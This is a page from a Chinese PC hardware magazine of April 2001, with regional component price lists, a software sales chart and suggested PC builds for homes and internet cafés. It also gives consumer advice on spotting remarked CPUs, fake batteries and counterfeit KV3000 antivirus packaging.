比较有意思的是，最近主板市场中的重点，既不是芯片组的更新换代，也不是各个品牌降价的动作，而集中在了主板代理的变化上面。大家可不要小看了主板代理的重要性，从厂商的角度看，好的代理可以使自己的产品销量大增。从用户的角度来看，代理可是决定着你的主板的售后服务。最近主板代理的变化主要是在微星和升技这两家。微星的代理由原来的捷元变为了蓝德，同时微星自己也负责一部分的销售。升技的代理由原来的康大变为捷元。目前在市场中这两款主板的新旧代理还都在同时销售产品，作为用户来说，为了以后的售后考虑，还是选择较新的代理比较保险一些。此外，815EP主板的热销仍是近期主板市场的一道美丽的风景。除华硕的CUSL2-C卖1050元外，微星、磐英、联想、升技、钻石、艾崴等品牌均推出了在千元以内的产品。

鸣谢本栏特约信息员
杨法　余庆辉

报价杂货铺

（截止到2001.4.12 仅供参考 每日行情报价和分析，可查阅《电脑爱好者》网站，地址：http://www.cfan.com.cn/hardware/）

西北地区产品报价

CPU

Intel PIII800/PIII667/PIII933	1450/1070/2000元
Intel CII667/700/733+风扇	630/670/750元
AMD K6-2(3D)-500	380元
Duron 700/750/800/850	370/410/620/770元
雷鸟900/1G/1.1G/	1140/1530/1830元

内存

Kingmax 128M/64M(PC133)	400/230元
HY 128M/64M(PC133)	340/180元

主板

华硕CUSL2-M/CUSL2-C/CUWE/CUV4X	1000/1120/990/930元
华硕A7V-M/A7PRO/P3V133/P4T	1140/990/699/2999元
微星815EPro/K7TPRO	990/920元
技嘉6OXM7E/6VXC7-4X/7ZX/60XE	1210/790/1050/1140元
美创P3-VP/P3-APA/P3-815E	530/680/900元
升技VP6/KT7/SE6/VH6/KT7A	1280/990/1250/790/1120元
联想K7B/A10E/815EP/A10F	950/860/950/750元
皇朝815E/815EP/694X/693A/810	999/899/888/760/750元
硕泰克SL-65KVB/75KAV/65DVB/75KAV	800/980/690/980元
磐英8KTA2/8KTA3/815EP/3VCA2	870/1000/1060/950元

硬盘

IBM 30G/46G	1200/1360元
MAXTOR 15.3G/20.4G/30G(7200)	930/1060/1230元
MAXTOR 20.4G/30.7G/40.9G	880/1030/1120元
ST U5 10.2G/20.4G/40.6G	700/740/980元
ST 酷鱼二代30.6G/三代20G	1020/900元
WD 10.2/20G/30G	690/760/890元
WD 20G/30G(7200转)	890/1050元

显卡

MGA G450 16M SG/32M SD双头	1060/1300元
雄兵小辣椒 GMX2/M6432M/M6416M	820/470/400元
微星8806M64 16M/32M/TNT2 32M(PRO)	520/650/750元
美创M64 32M/VT16M	460/360元
丽台S325 32M/S320II 32M/GFMX2	530/700/820元
太阳花幻影S8000/S3000/S2000/S1800	810/610/460/530/元
GVC-320VANTA 16M/GVC-620 32M	600/1200元
小影霸 M64 32M/16M	530/470元
耕升 MX(黄金)/PRO/M64/SAVAGE4 32M	870/600/510/480元

光驱

摩西50X/大黄蜂44X	350/370元
大白鲨 48X/ACER52X/JOB52X	410/420/400元
建兴52X	420元
创新DVD5X/华硕8X/NEC8X/LG8X	950/1050/890/980元
雄兵50X/8XDVD/10XDVD	360/680/690元
AOPEN 40X/48X/50X/52X	330/340/360/400元

显示器

MGA XJ570/570FD/786FD	1399/1799/2799元
爱国者 500E/700A+/500A+	1230/1999/1420元
爱国者 777FD/700FT/700H	2999/2599/2080元
优派 E70/E653/EF70	1820/1420/2880元
LG 795FT/774FT/775N	2899/2699/1899元
三星550B/750S/753DF	1430/1798/2398/元
飞利浦105G/107E/107T	1450/1880/2750元

华东地区产品报价

CPU

PentiumIII 800EB/733EB	1400/1080元
CeleronII 733/700/667	710/670/620元
雷鸟750/800/1000	750/860/1700元
毒龙700/750/800	400/450/690 元

主板

Intel 原装815EP	1090元
Iwill(艾崴) 815EP	990元
Iwill(艾崴) VD133PRO	930元
Asus(华硕) CUSL2-C(815EP)	1080元
技嘉 6VX7-4X-A	920元
微星 815EP	990 元
微星 6309NL100	840元
微星 K7TPro2	920元

内存

Kingmax 64MB PC133	230元
Kingmax 128MB PC133	430元
Kingmax 256MB PC133	950元
KingStone 128MB/256MB PC133	460/920元
金邦千禧条128MB/256MB	380/820元
HY 64MB/128MB/256MB PC133	190/370/720元

硬盘

星钻 20GB/30GB/40GB	830/950/1070元
金钻 15GB/20GB/30GB/40GB	755/995/1180/1390元
ST 酷鱼 III 30G	1250元
IBM 20GB/40GB (5400)	850/1240元
IBM 30GB/45GB (7200)	1190/1450元

显示卡

MGA G400(32M)单/双	1200/1430元
Matrox G450 32MB DDR双头	1240元
ATI Radeon(镭) 32MB	1650元
ATI Radeon LE(32M)	920元
ATI Wonder128 16M/32M	1250/1450元
ATI Rage Fury Pro 32MB	750元
ATI Xpert2000 32MB	650元
微星 8808 TNT2 M64 32M	510元
小影霸速配 7700 (GTS)	1210元
七彩虹 霹雳9000 (GTS)	999元
ELSA(艾尔莎) 影雷者 Geforce2 MX	930元
大力神 3D Prophet II GTS 32M	2550元

光驱

大白鲨 IV型44速	410元
索尼 52速	405元
ACER 48/50/52速	370/410/440元
Liteon(源兴) 48速	360元
华硕 50速/40速	400/360元
三星8速DVD－ROM	740元
NEC 12速DVD－ROM	790元

其他

Pcworks2.1/4.1	290/420元
漫步者 R1000TC/R1800AT/R1900TB	240/350/480元
实达网上之星外置/内置	580/360元
全向极光II	420元
射雕56K	680元
世纪之星 299/298/经济版/风云	545/445/345/270元

连邦软件销售排行榜

2001年4月2日 - 2001年4月8日

咨询电话：(010)62525338

名次	操作系统平台 名称	金额(元)	设计开发工具 名称	金额(元)	办公事务处理 名称	金额(元)	信息管理 名称	金额(元)
1	Redhat Linux7.0精装版	38	编程经典控件大全	38	金山笔圣 - 无线笔	50	E商2000小企业单机版	99
2	Windows Terminal 2000客户端授权	688	流风婚纱形象设计系统	168	五笔字型第2代国际版	36	智能炒股王	48
3	百资Linux7.0标准版	19	纯爱信纸	48	文杰FOR Windows	158	轻松会计 - 标准版	98
4	红旗Linux	58	CAXA电子图板V2版	650	自然码汉字输入系统V6.0B	40	速达3000PRO单机版	2680
5	NT Workstation4.0中文版+SP4	2990	VisualFoxpro6.0中文专业版340 - 00573	9320	WORKS2000中文版	350	内当家商务管理系统1.10	980
6	中文之星大陆版	1380	DELPHI企业版5.0	1008	请多指教 - 中英文名片制作系统V1.0版	48	降龙九九会计软件	99
7	Windows98中文版730 - 00899	1998	创意卡尔2000PHOTO MAGIC超级数码影像变换盒	4800	Office2000西文标准版	5279	市场计划MP001	98
8	Windows2000中文版b23 - 00145	1999	远潮电脑婚纱自我形象设计娱乐版	68	预算大师个人版	198	天大天财进销存通用单机版	780
9	Windows Me中文标准版C83 - 00073	1188	文泰刻绘2000增强版	980	一昊输入法(钱码)5.10GBK版	88	财神3000	39
10	蓝点LINUX中文版2.0豪华版	68	电子设计自动化EDA2000特价版	980	汉王新世纪 - 小画童	580	彩票神算子 - 体育版	48

名次	游戏娱乐 名称	金额(元)	教育学习 名称	金额(元)	电子图书 名称	金额(元)	实用工具 名称	金额(元)
1	新蜀山剑侠传	69	开天辟地3	127	石器时代游戏攻略	20	瑞星2001	188
2	石器时代	29	新东方背单词软件	25	古龙群侠传 - 全攻略	20	KV3000标准版	178
3	奥妮 - 简装版	48	轻轻松松背单词2	48	中国大百科全书光盘(1.1版)	50	瑞星病毒防杀系统	430
4	傲世三国	68	超星读书卡	100	图文解说唐诗三百首	28	千年 - 客户端	38
5	万王之王 - 月费卡	18	从零开始学英语	150	生化危机全攻略	25	豪级超级解霸白金版	38
6	洛克人危机 - 简体中文版	48	随心所欲说英语2 - 2000年新装	150	强档攻略秘籍	20	金山词霸.net2001专业版	38
7	生化危机3	48	走遍美国(9CD)	98	世纪图库黄金版	58	东方快车3000标准版	39
8	深海战将 - 中文版	48	电脑世纪行2	267	编程高手VC++	49	熊猫卫士铂金版6.0	358
9	抢滩100Windows小游戏	25	无忧2001年超级模拟软件1级Windows	48	电脑报2000年合订本 - 珍藏光盘版	28	东方影都 - 立体版	49
10	围棋传说	19	飞跃英语3	48	生化危机2全中文版 - 利昂警官	38	金山打字通2000	28

华南地区产品报价

硬盘

产品	价格
IBM腾龙二代20G/40G（5400）	830/1040元
IBM腾龙二代20G/30G(7200)	930/1160元
星钻一代20G/30G	855/980元
钻石金钻五代30G	1080元
钻石金钻六代20G	1000元
WD10G/20G/30G(5400)	665/750/870元
WD20G/30G(7200)	845/950元
希捷酷鱼III20.4G	875元
希捷酷鱼II20.4G	835元
希捷U5 20/30G	720/825元

显卡

产品	价格
创新 TNT2 Ultra	1250元
丽台GeForce2 GTS	1920元
丽台GeForce2 MX Pro	800元
丽台GeForce2 GTS Pro	1600元
小影霸GeForce 2 MX	850元
小影霸速龙 - 3000	600元
小影霸速龙6000 DH	1000元
小影霸速配7000	1100元
艾尔莎影雷者 MX	999元
艾尔莎影雷者III - 32M/LT	700元
ATIRadeon 32M	1800元
ATIRadeon 32M DDR LE	940元
维硕GeForce2 MX	700元
维硕RIVA TNT2 Pro	450元

内存

产品	价格
HY128M/64M PC133	330/175元
Kingmax128M/64M PC133	400/250元
Kingmax128M PC150	405元
Gl2000128M/64MPC133	370/190元
金邦金条128M/64M PC133	440/200元

CPU

产品	价格
奔腾III 933EB/866EB/733EB	1960/1510/1130元
赛扬II 733/667	680/600/元
AMD雷鸟1G/900	1380/1050元
Duron 850/750	680/410元

主板

产品	价格
华硕CUSL2 - C	1060元
华硕CUSL2	1150元
微星815E Pro	1180元
微星MS - 6309NL	840元
微星K7T Pro	930元
磐英EP - 8KTA+	850元
磐英EP - 8KTA2	900元
磐英815EP	930元
技嘉GA - 6OXM7	1020元
技嘉GA - 6OXM7E	1220元
技嘉GA - 7ZX - 1	970元
硕泰克SL - 75KV2 - X	960元
硕泰克SL - 65ME	980元
硕泰克SL - 65KV2	780元
梅捷SY - 7ISA+	1100元
钻石CM30 - SC	900元
钻石AK74 - EC	1000元
钻石CS60 - EC	980元

声卡

产品	价格
Creative(创新) Vibra 128	130元
Creative(创新) Digital 128	230元
Creative(创新) Live! Value(数码版)	510元
WINFAST Sound 支持光纤	360元
AOPEN YMA744PRO(带光纤)	340元

显示器

产品	价格
Philips 105S/107G/107T	1210/1920/2370元
ACER 77V/78G	1760/2399元
MAG 570FD/786FD	1799/2699元
SAMSUNG 750S/753DF	1790/2390元
长城 N700DF 17寸	1900元

打印机

产品	价格
EPSON STYLUS COLOR 480(720DPI 4色)	660元
EPSON STYLUS COLOR 580(720DPI 4色USB)	888元
佳能 BJC - 2100SP(360X720DPI A4)	830元
佳能 BJC - 3000SP(720X1400DPI A4)	1280元
HP DJ 930C	1280元

市场信息



万元级PentiumIV不忙买

PentiumIV处理器成为电脑市场上的新贵，使电脑处理器工作频率进入GHz时代。CPU速度一直是广大用户最关心的指标之一，所以不少经销商纷纷推出万元级PentiumIV套件。由于受成本限制，所以商家在配置时除CPU、内存、主板外均采用低价位硬件产品，某些部件在一定程度上成为系统的瓶颈，限制了高速CPU性能的发挥。就目前电脑硬件市场价格而言，一般配置一套性能比较平衡的PentiumIV电脑价格约在12000元以上，如果需要在显示子系统方面做一些强化，如配置比较高档的显卡和3000元左右的中高档纯平面17英寸显示器，则总体预算会在13000元以上。而预算在8000-10000元的配置采用高档PentiumIII或同级AMD处理器的系统将更为合理。

OEM产品不完全等于名牌产品

很多经销商在向用户推荐自己的硬件产品时会说产品是某某大厂家OEM的，除外观外其他都是一样的，以抬高产品的身价，并以较低的价格吸引消费者。实际上这种所谓的OEM产品不少是经销商随口编造的，如有的显示器控制面板与某名牌产品相近就自然成为支持经销商这种说法的有力“证据”。即使某些产品的确是由名牌大厂OEM的，但质量和性能上与名牌产品不一定完全相同。如有的厂商根据大定单用户控制成本的要求，对产品进行缩水处理，降低了最终产品的性能指标。

视频制作与显卡配置的关系

随着家用摄录设备的普及，不少电脑爱好者开始玩起电脑视频制作。在配置系统传统观念中，一谈到做图形就需要高档显卡，所以很多消费者误以为转录VCD和简单纯视频编辑需要高档的显卡才有理想的效果。其实视频捕捉的好坏主要与视频捕捉卡有关，有些显卡或内置电视卡也带有一定的视频捕捉功能，但输出效果（如制作VCD）与专业的视频捕捉卡还存在明显的差距。在纯视频捕捉和编辑中显卡的作用并不十分重要，而CPU处理速度、内存容量以及硬盘的吞吐量直接关系到视频编辑中的速度。只有当用户需要制作3D虚拟视频图像时才需要比较好的显卡。

带IDE RAID功能的电脑主板

以升技SA6R为代表的815E系列主板在主板上集成额外的控制芯片支持，如升技SA6R采用High Point HPT370 IDE RAID，可以支持RAID 0(磁盘阵列模式，增加磁盘存取效能)、RAID 1(磁盘映射模式，用于保护磁盘资料安全)、RAID 0+1(磁盘阵列模式及磁盘映射模式)。对于一般的用户，IDE RAID虽然比SCSI RAID要便宜，但应用的几率不大。不过这类主板提供四个Bus Master IDE连接埠，最多可以接出8个IDE Devices，也就是说支持用户连接更多的IDE设备，这在电脑配置IDE设备渐多的今天有一定的实用意义。如果用户在同时配置了CD-RW、DVD-ROM、CD-ROM后，一般的主板只能连接一个硬盘，而如果采用了带有IDE RAID功能的主板，就可以连接更多的IDE设备。

话说IDE RAID

常见的RAID有RAID 0、RAID 1、RAID 0+1三种模式。RAID 0功能是为提升磁盘存取效能而设计的，它可让串连的2个IDE硬盘在同一时间分批读取/存储同一笔资料，以使资料的存取速度比一般硬盘高出1倍以上（理想状态）。RAID 1功能是为保证存取安全而设计的，它让A硬盘在执行存取动作时，B硬盘同步执行与A相同的存取动作，以做好硬盘资料备份的工作。而所谓的RAID 0+1就是指同时执行RAID 0及RAID 1这两项功能。实现RAID 0、RAID 1模式一般需要使用两块硬盘，适合高级个人用户。有的主板集成有IDE RAID控制芯片。对于普通主板可以通过增加一块PCI接口的IDE RAID控制卡来实现上述功能。市场上有ATA-100/66控制卡和IDE RAID卡两种，虽然它们在芯片和外观上基本相同，但厂家在出厂前就设定了不同功能，价格也不一样，一般IDE RAID比较贵。

长城电源再现江湖

在DIY界享有盛誉的长城电源最近推出了一系列新款电源产品，包括巨龙、大力神、网神等。以前长城电源一直受到仿冒品的困扰，所以这次带有独立包装的电源上市时采用了电码防伪技术，通过电源上的一个刮开标贴，用户可以得到一个16位的防伪数字，通过电话或网络就可以查询自己所购买的产品是否正宗。长城电源在包装纸盒上也采用了一定的防伪措施，如采用一次性的激光封口标贴，一次性撕开式的包装盒。

非主流电脑硬件还价余地大

大家都知道主流电脑配件竞争非常激烈，通常还价余地不足百元，有些部件甚至只有不到十元的还价空间。不过在一些非主流电脑硬件产品中却不是这样。如比较高档的视频捕捉卡、非线形编辑卡等，报价与最低成交价格可能相差多达千元左右。而且通过不同零售商报价的比较也很难得出正确的底价，建议可以找这类商品的总代理公司探听一下价格，有时非常有效。

□四川　直觉

攒机配置推荐

经常帮朋友们配机，随着近一阶段攒机量的上升，我为大家推荐几套配置，希望其中能有适合你的选择。不过在推荐攒机配置之前，我还必须阐明一点，那就是为照顾大多数人，在这些推荐的配置中，使用的是人人都买得到的东东，所以有些市场上少见的高性价比产品或许就不会提及了。不过读者朋友在选购时，应秉承"追求最高性价比"的原则，灵活把握，按需配置。首先向大家推出一款入门级配置，即5000 - 6000元档次，希望大家喜欢。：）

A、经济型配置

配件种类	厂家	型号	参考价格
CPU	Intel	赛扬667	570元
主板	升技	SE6	1050元
内存	HY	PC133 128MB	330元
硬盘	希捷	U5　30G	800元
显卡	集成	--	--
声卡	集成	--	--
光驱	中科	大白鲨plus	380元
软驱	SONY	1.44MB	100元
Modem	创新56K内置		240元
显示器	爱国者	700A　PLUS	1800元
机箱电源	普通	ATX+长城认证电源	140元
鼠标	双飞燕	3D（带滚轮）	35元
键盘	Acer 52V		60元
音箱	漫步者	R800TC	140元
总计			5645元

在这个价位的选择上，经过笔者权衡之后还是选择了Intel的CPU，而且选择了相对昂贵的815E主板，似乎让人感到费解——因为与同价位AMD的产品相比，Intel的东西显得既慢又贵，815E主板更是高高在上，用在如此配置的机器上，合适吗？其实仔细想想则不然，因为如果购机者只想花不到6000元攒机的话，相信他对机器性能的要求也是有一定妥协的。所以我们在这一档配置上应该更多地考虑速度以外的其他因素，如稳定性、兼容性以及整合所带来的经济性（可省略声卡和显卡）。出于这样的考虑，笔者才决定向大家推荐使用整合型的815E主板。

首先，整合主板的稳定性是众所周知的，加之是Intel的产品，所以很少会遇到兼容性问题。其次，815E主板虽然是整合型主板，但是它又是面向高端的产品，扩展时可以外接AGP显卡，因此今后的升级也就有了更加广阔的余地，一举多得，何乐而不为呢？由于主板乃是整个机器的骨骼，因此笔者选择了目前市场上一款名牌815E主板——升技SE6，这款主板无论是做工、超频、性能还是BIOS设置等都是很不错的，相信能让您满意的。

最近受日本地震以及传闻HY停产芯片消息的影响，内存条价格开始上扬，并迅速达到了350元左右。不过内存的大小毕竟与机器的运行息息相关，因此还是选择了128MB。当然，出于经济上的考虑，我们对高端的品牌内存条还是敬而远之。

硬盘我选择了目前性价比非常高的希捷5400转U5硬盘，其容量是30GB！其实Maxtor的星钻也是很不错的一个选择，只是它的价格稍高，所以就没有选它。相比之下，星钻的性能要略高于U5，因为它的Cache是2MB，而U5则是1MB。不过，一般情况下，1MB的Cache也足够了。

从价格方面考虑，我们选择了爱国者的700A　PLUS显示器，如果有较高要求的朋友可以考虑Acer的77C（1900元），它虽然不是主流的纯平显示器，但是点距也达到了0.25mm，显示效果比普通的17英寸显示器要好出很多哦！至于美格的"珑行天下"活动，由于降价太猛引发了抢购热潮，很多型号产品目前已经断货了，所以就不作推荐了。

总体来讲，这套配置除了在显卡方面稍逊以外，其他方面还是不错的。如果您真的需要的话，可以选择低价15英寸显示器，用省下的钱再添点银子，凑个700、800块钱就可以买块比较像样的MX显卡了。不过笔者还是不提倡这样做，这是因为显示器是我们每天需要看的东西，而显卡的更新换代速度很快，还是攒点钱以后再买更好的显卡吧！：）

警惕假冒日本名牌充电电池

很多数码相机的用户都想寻找容量更大、性能更好的充电电池，市场上出现了一些所谓的日本名牌充电电池，常见的有东芝、SONY以及松下标牌的产品。一般在电池外皮上都标称镍氢，电池容量在1300MAH以上，产地为日本。包装大部分是四节一封的热缩纸包装，标价从4 - 40元不等。其实这些散装的电池大部分是假冒产品，性能非常差，表现在电池容量和重复用的次数。这些电池在小电流工作状态下还勉强，而在实际大电流用电器中，如数码相机等，单次放电时间还不到GP1300MAH电池的一半。在电子市场，这些假冒电池价格非常便宜，一般4 - 6元就能成交。在电脑市场，有的商人有意抬高价格以显示商品的身价，不过价格很容易被压下去。一般零售十元以下的价格能够买到的名牌大容量镍氢充电电池都可能有问题。

新款宽电压适用电源

世纪之星推出新款“宽频”电源，称为“沙漠之舟”。它的特色是在传统黄金版的基础上增加了交流128 - 280V宽电压适应的特性，适合电压不稳和电压偏低地区的用户。是用户考虑稳压器和家用UPS外的另一选择。

B、经济型配置

配件种类	厂家	型号	参考价格
CPU	AMD	Duron 750	420元
主板	升技	KT7A	1000元
内存	HY	128MB	330元
硬盘	Maxtor	星钻40G	1000元
显卡	新天下	G9000	950元
声卡	创新	VIBRA128	100元
光驱	Acer	48速	380元
软驱	美上美	1.44MB	100元
Modem	实达网上之星	56K内置	320元
显示器	爱国者	700A PLUS	1800元
鼠标	联想	OEM罗技	50元
键盘	Acer	52V	60元
音箱	鸿禧	1188a	130元
机箱电源	百盛	机箱+电源	250元
总计			6890元

这一套配置显得阵容强大齐整，用上了KT133A主板、40GB大硬盘、创新声卡、32MB DDR显存的GTS显卡和17英寸显示器，很能吸引大家眼球的运动。下面笔者为您仔细点评一下本配置的由来。

首先CPU采用了性价比很高的Duron 750，速度比同频率的赛扬高出不少，但价格却比同频率的赛扬低了很多（约300元），很是实在。升技KT7A做工相当出色，采用了VIA最新的KT133A芯片组，正式为Duron和雷鸟的133MHz外频提供了支持。因此如果你运气好的话，把Duron 750超频到133MHz外频从而冲上1GHz也不是天方夜谭——想想只要400元就能上GHz，怎一个爽字了得！升技的产品在超频者口中享有盛誉，相信这个任务交给它完成是再合适不过了。配合上它出色的软跳线功能，相信成功率必定上升不少。

另外一个值得一提的就是显卡，虽然价格仅为950元，但是居然是用上了32MB 128bit的DDR显存的GeForce 2 GTS显卡！笔者分析新天下推出此款低价显卡的原因大约有二：其一是双敏UNIKA接连推出了速配7000和速配7700两款重磅炸弹，它们都是性价比奇高的产品，让新天下的产品顿时坐立不安；其二是由于nVidia正式推出了采用传闻中的NV20的GeForce 3显卡，自然它就是高端的王者，而昔日的霸主GTS自然也必须让位了，它们就屈就来征战千元价位，与Radeon LE和GeForce2 MX打擂台了。目前不少厂家都推出了千元价位的GTS显卡，又一轮显卡升级浪潮即将到来。

C、主流配置

配件种类	品牌	型号	参考价格
CPU	AMD	雷鸟850	850元
主板	技嘉	7 ZX	880元
显卡	昂达	闪电7000+	1000元
内存	HY	128MB	330元
硬盘	Maxtor	金钻六代40G	1300元
声卡	创新	PCI128D	180元
音箱	创新	Pcworks 2.1	290元
光驱	中科	白鲨王	380元
软驱	NEC	1.44MB	100元
Modem	全向	蓝潭星跃	350元
显示器	Samsung	753DF	2380元
鼠标	双飞燕	4D+	70元
键盘	Acer	52M	120元
机箱	爱国者	月光宝盒	480元
总计			8710元

这是本次推荐给大家的"梦幻级"配置，笔者在此向大伙推荐这一款机型。相比之下，值得一提的是此款配置中的显卡，它采用GeForce2 Pro芯片组，拥有32MB DDR显存，拥有较高的性价比，这是使用它的主要原因。此外还要再说说硬盘，它是迈拓最新的产品金钻六代，笔者的朋友在装机时也选择了它，使用后发现该产品噪音低、速度快，经过笔者一番测试竟然得分比IBM的75GXP还高，不知道比IBM最新的产品又如何呢？看来收购了昆腾硬盘的Maxtor果然实力超凡。该款硬盘的价格也不贵，40G的产品也不过1300元（现在1250元左右都能拿到）。在实际测试后，笔者毫不犹豫地向大家推荐这款硬盘。

总结一下，这款配置的价格虽然较高，但性能是十分出色的，如果您有足够多的Money，那么选择它是很好的哦！

D、网吧配置

这里向想组建网吧的朋友推荐两整套配置，希望能对您有所帮助。:)

1 终端机：

种类	品牌	型号	价格(元)	评价
CPU	Intel	赛扬II600	650	网吧里足够了吧。
主板	联想	810	650	网吧之绝配主板！带声卡显卡！
显卡	整合	--	--	--
内存	现代	128MB	330	网吧也用128MB！
硬盘	希捷	U10(10G)	750	10G容量已经很大了，能省则省！
声卡	整合	--	--	--
光驱	无	--	--	--
软驱	无	--	--	--
显示器	AOC	7VLrNB	1800	摆出来很气派的，17英寸！
网卡	TP-LINK	10/100M	150	网卡，唉，少花钱的东西最棒！
机箱电源	普通ATX	--	100	能用就用！
鼠标键盘	Win98键盘+双飞燕3D		80	勉强将就了。
合计			4510	或许这套配置稍微贵了一点，但是17英寸的显示器的确让网吧的等级提升不少，如果换成15英寸的，则可将价格控制在4000元以下。

网吧服务器：

种类	品牌	型号	价格(元)	评价
CPU	Intel	PIII800EB	1400	性能不错，兼容性好。
主板	技嘉	6OXM7E	1200	稳定的815E主板，整合显卡、声卡。
显卡	整合	--	--	--
内存	Kingmax	256MB	1000	用大一点总不是坏事，如果钱紧的话可以先用128MB。
硬盘	IBM	75GXP 30G	1200	这个硬盘我不用多说了吧？当世极品！！
光驱	SONY	48X	420	性能不错。
软驱	SONY	1.44MB	100	
显示器	三星	550S	1190	服务器上的显示器用处不大，可以从简。
音箱	漫步者	R800TC	160	说过了:)
网卡	D-LINK	10/100M	100	实用，才是最好的！
机箱电源	大水牛	ATX+	300	电源很重要！！
键盘鼠标	Win98键盘+联想E网鼠		100	勉强能用！
合计			7170	价格还算一般吧，但是配置很实在哦！如果把CPU换成PIII667，可以把价格再降400元，性能也够用。

CPU市场行情分析

□北京　孔明

CPU作为我们电脑的核心部分，自然是备受关注的对象，所以它也成了大家在升级电脑时经常更换的对象之一。由于CPU这种技术含量很高的产品非常具有时效性，所以CPU行情的变化几乎是一路下坡，也就是同一型号产品的价格随着时间的推移逐渐走低。

现在市场上主流的CPU产品不外乎是AMD和Intel两个厂商的产品。至于VIA的处理器嘛，虽然在价格上非常便宜，但是从性能方面考虑，实在不值得推荐。在低端领域中，自然是Duron和Celeron Ⅱ的天下，但是这两款产品的各自特点非常鲜明。在AMD新一代的Thunderbird和Duron处理器中，都采用了特别的设计，使得CPU Cache等于L1 Cache + L2 Cache的总和。而采用Coppermine核心的PIII和Celeron Ⅱ都未采用这一技术。而Coppermine核心的PIII和CII在二级缓存的带宽方面又有着优势，256 Bit要比AMD CPU的64Bit大四倍。总体来讲，在性能上，同频的Duron要强于CII至少10%，而且Duron在价格上也要便宜一些，所以它的性价比最高。如果你只有400元，那么可以买到Duron750，而要是买CII只能买到533、500一级的产品。不过到本文截稿时为止，笔者已经听说Intel在近期会有点仓的行动，所以在大家看到文章的时候，相信相应产品的价格还会有所下调的。不过AMD也不会坐视不理，它还必然会和Intel保持产品价格相差至少20%的差距的。如果从系统的稳定性与兼容性考虑，还是建议选用Intel的产品，至少AMD的CPU与VIA主板的结合给人的感觉不太放心，尤其是对于初级用户和普通家庭用户更是如此。如果你自以为是一个电脑高手，有信心将自己的电脑调教得服服贴贴的，那自然是可以去选择最佳性价比的产品了，呵呵。

	雷鸟 1G	PIII 1G	Duron 750	Celeron Ⅱ 533
3月22日	1470	2100	440	445
3月24日	1460	2100	440	435
3月26日	1460	2050	440	440
3月28日	1460	2050	440	435
3月30日	1380	2040	420	435
4月1日	1360	2040	420	435
4月3日	1340	2030	420	435
4月5日	1330	2030	410	435

在高端方面，性能上AMD的雷鸟CPU与PIII差不多是个平手，但是雷鸟CPU依然是在价格上的优势非常明显。同为1GHz的产品，PIII还在2000元的价位上，而雷鸟只要1300多元了，实在是超值得很。所以那些腰包不太鼓的速度追求者，还是雷鸟CPU更合你们的胃口啦。不过在Intel点仓以后，PIII的价格会下降一两个档次，比如说1GHz产品降价后的价格会与降价前933或866产品的价格一致。不过对于求稳的用户和商用用户来讲，还是PIII更合意一些。不过在市场上有个别133外频、Socket370的散装Remark PIII产品，它们都是用100MHz外频的PIII超频到133MHz外频，经打磨而来的。较多的一般是500E假冒667EB，550E假冒733EB，600E假冒800EB，以及650E假冒866EB，最高为700E假冒933EB，好在再高的750E是怎么也超不到1G的了。这些Remark产品在有编号的一面手感会有点粗糙，不是很平滑，所以使劲擦拭上面的字迹，会擦掉一些的。而更可怕的是，有些个别的盒装CPU也存在假货问题，所以在购买时希望大家不要贪图10元、20元的便宜，而尽量去CPU代理处购买。

目前在Intel的大力宣传之下，Pentium 4 CPU正在逐渐升温。其实冷静下来想想，P4是大家还不需要考虑的对象，因为对于目前95%以上的PC用户来说，P4的性能还没到不用它不行的地步，因为至少目前P4 CPU还没在普通的应用程序和测试软件中表现得鹤立鸡群。所以对性能执著的发烧者倒不如去考虑一下高主频的雷鸟CPU，或者改用双PIII的平台，毕竟目前P4 1.3GHz CPU还在4800元的价位上。虽然我们可以预测出在Intel点仓后的价格有可能降到4000元的大关，但是要突破3500元还是几乎没有可能的。而如果要让P4真正地发挥出威力，必以Rambus来搭配，所以这一套加主板和Rambus内存在内，总共不会低于7000元，这个价位几乎是普通用户可望而不可及的。而如果换用最好的双PIII 1G，加主板内存也不过6000元为止，相比之下还是建议宁取鸡尾而不取凤头。如果对P4实在垂青的用户，还是建议大家再等等，等基于0.13微米技术的P4出来不迟。当然在今年年中，PIII和CII也都会有采用新工艺的产品出来的，我们不妨拭目以待。

②

	终端机		服务器	
CPU	Celeron600	495	PIII800EB × 2	2760
主板	GA-6VX7-4X-AP	820	GA-6VXDC7	899
内存	HY128M	330	HY256M	660
显卡	GA-622 32C	470	GA-1280	730
硬盘	ST 10G	630	IBM 40G	1030
光驱			Acer 40X	370
软驱			NEC 1.44	96
网卡	D-LINK-530TX	190	D-LINK-530TX	190
机箱	大水牛 1000A	180	世纪龙VT-93	380
显示器	三星 550S	1190	三星 750S	1800
键盘	Acer 52V	60	Acer 52V	60
鼠标	双飞燕2D	18	双飞燕2D	18
总价		4383		8993

反盗维权 KV3000

余晓杰

KV3000是一款市场占有率很高的杀毒软件，在广大电脑使用者中有较好的口碑。但是在盗版软件日益猖狂，无孔不入的今天，KV3000也难逃一劫。作为KV3000软件的爱国用户和坚定支持者，我觉得有必要也有义务为国产软件事业的振兴贡献出自己的一份力量，购买正版软件和共同打击盗版成为我们这些用户义不容辞的责任。在此，笔者特将自己精心收集的一些防伪"秘方"奉献给广大电脑用户，以期对大家能有所帮助。

（1）首先，应正确区别外包装上的防伪标记：正版KV3000的防伪标志在"严防假冒KV3000"字符下有一条明显的空白带，并且在转动时会有色彩变化的彩条。而盗版则没有空白带，转动时也不会有明显变化的彩条出现(注意，版本号为4.12的新版KV3000在外包装上已采用圆形激光防伪标志，上有"合格证　北京江民"字样，转动时也会有色彩十分鲜明的彩条变化。经过这样的改进，用户从外观上便可以很快地区分出真伪。)

（2）假冒的磁盘A上虽然也有防伪标志，但是色彩却很暗淡，无光泽。正版磁盘A上的防伪标志与外包装不同，它采用的是一圆形的激光防伪标志，上有"KV3000北京江民"的字样，并有可以放大缩小的梅花状图案。假冒的B盘无防伪标记，正版B盘有一正方形的激光防伪标志，写有"KV3000杀毒极品"，中间有一条黑带，转动时防伪标记上有许多彩条。

（3）在正版的A、B盘快门"KV系列专用　严防假冒"等字体下面应该会有三个向上的箭头，并附有"江民科技"字样。而且在磁盘的背面印有"JIANGMIN FW 200103"字符。这些特征在盗版里是没有的，请仔细区分。

（4）正版的KV3000软件中文说明书印刷精美，字体平整，图像也比较清晰。而盗版软件的说明书则印刷粗糙，文字、图像模糊不清。更令人可气的是里面的内容杂乱不堪，漏洞百出。

（5）此外，在正版KV3000塑料盒内还印有"KV3000系列专用　严防假冒　北京江民公司"字样，盗版则没有。而且如果你将塑料盒闭上，从外面能很清楚地看见里面的说明书或者是磁盘等东西的话，毫无疑问这是假的。因为正版的包装盒材料比较厚，且质地较硬，从外面是看不到里面任何东西的。

